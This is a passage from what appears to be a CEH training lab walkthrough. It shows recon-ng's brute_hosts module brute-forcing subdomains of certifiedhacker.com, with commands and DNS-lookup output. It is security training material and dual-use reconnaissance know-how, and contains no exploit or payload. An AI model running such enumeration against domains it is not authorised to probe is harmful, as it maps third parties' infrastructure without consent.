
[*] 1 rows returned
[recon-ng][CEH] > modules load brute
[*] Multiple modules match 'brute'.

Exploitation
-----
exploitation/injection/xpath_bruter

Recon
-----
recon/domains-domains/brute_suffix
recon/domains-hosts/brute_hosts

[recon-ng][CEH] > modules load recon/domains-hosts/brute_hosts
[recon-ng][CEH][brute_hosts] >
```


22. Type **run** and press **Enter**. This begins to harvest the hosts, as shown in the screenshot.



```
Applications Places System recon-ng - Parrot Terminal
File Edit View Search Terminal Help


Recon
-----
recon/domains-domains/brute_suffix
recon/domains-hosts/brute_hosts

[recon-ng][CEH] > modules load recon/domains-hosts/brute_hosts
[recon-ng][CEH][brute_hosts] > run

-----
CERTIFIEDHACKER.COM
-----

[*] No Wildcard DNS entry found.
[*] 01.certifiedhacker.com => No record found.
[*] 0.certifiedhacker.com => No record found.
[*] 1.certifiedhacker.com => No record found.
[*] 10.certifiedhacker.com => No record found.
[*] 14.certifiedhacker.com => No record found.
[*] 12.certifiedhacker.com => No record found.
[*] 13.certifiedhacker.com => No record found.
[*] 03.certifiedhacker.com => No record found.
[*] 02.certifiedhacker.com => No record found.
[*] 16.certifiedhacker.com => No record found.
[*] 19.certifiedhacker.com => No record found.
[*] 11.certifiedhacker.com => No record found.
[*] 2.certifiedhacker.com => No record found.
[*] 17.certifiedhacker.com => No record found.
[*] 15.certifiedhacker.com => No record found.
[*] 18.certifiedhacker.com => No record found.
[*] 20.certifiedhacker.com => No record found.
[*] 4.certifiedhacker.com => No record found.
```

23. Observe that hosts have been added by running the **recon/domains-hosts/brute_hosts** module.



```
Applications Places System recon-ng - Parrot Terminal
File Edit View Search Terminal Help

[*] wyoming.certifiedhacker.com => No record found.
[*] wy.certifiedhacker.com => No record found.
[*] xmail.certifiedhacker.com => No record found.
[*] x-ray.certifiedhacker.com => No record found.
[*] xp.certifiedhacker.com => No record found.
[*] xi.certifiedhacker.com => No record found.
[*] ye.certifiedhacker.com => No record found.
[*] yankee.certifiedhacker.com => No record found.
[*] y.certifiedhacker.com => No record found.
[*] yu.certifiedhacker.com => No record found.
[*] yt.certifiedhacker.com => No record found.
[*] yellow.certifiedhacker.com => No record found.
[*] z.certifiedhacker.com => No record found.
[*] xml.certifiedhacker.com => No record found.
[*] zera.certifiedhacker.com => No record found.
[*] young.certifiedhacker.com => No record found.
[*] zeus.certifiedhacker.com => No record found.
[*] zlog.certifiedhacker.com => No record found.
[*] za.certifiedhacker.com => No record found.
[*] zebra.certifiedhacker.com => No record found.
[*] z-log.certifiedhacker.com => No record found.
[*] zm.certifiedhacker.com => No record found.
[*] zulu.certifiedhacker.com => No record found.
[*] zw.certifiedhacker.com => No record found.

-----
SUMMARY
-----
[*] 22 total (19 new) hosts found.
[recon-ng][CEH][brute_hosts] >
```


24. You have now harvested the hosts related to certifiedhacker.com using the brute_hosts module. You can use other modules such as Netcraft and Bing to harvest more hosts.

Note: Use the **back** command to go back to the CEH attributes terminal.

